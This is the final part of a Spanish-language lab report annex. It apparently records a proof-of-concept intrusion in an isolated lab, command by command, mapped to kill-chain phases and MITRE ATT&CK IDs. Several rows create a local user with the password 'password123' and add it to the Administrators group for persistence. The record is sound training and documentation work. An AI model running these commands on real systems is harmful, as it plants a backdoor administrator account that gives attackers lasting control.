45	T3	shell	Acceso a consola del sistema	Actions on Objectives	Actions on Objectives	T1059
46	T3	MD Wilber	Evidencia de control del sistema, creación de carpeta	Actions on Objectives	Actions on Objectives	T1106
47	T3	net user wilber_varela password123 /add	Persistencia en Host B. creación de usuario administrador	Actions on Objectives	Actions on Objectives	T1136
48	T3	net localgroup Administradores wilber_varela /add	Control administrativo total	Actions on Objectives	Actions on Objectives	T1098

#	Terminal	Comando / Acción	Descripción técnica	UKC	CKC	MITRE ATT &CK
49	T3	net user	Verificación final, usuarios en sistema	Actions on Objectives	Actions on Objectives	T1136

Nota. El anexo evidencia listado checklist README que permite la replicabilidad técnica del escenario, permitiendo que otro técnico/ingeniero pueda reproducir el PoC en laboratorio aislado.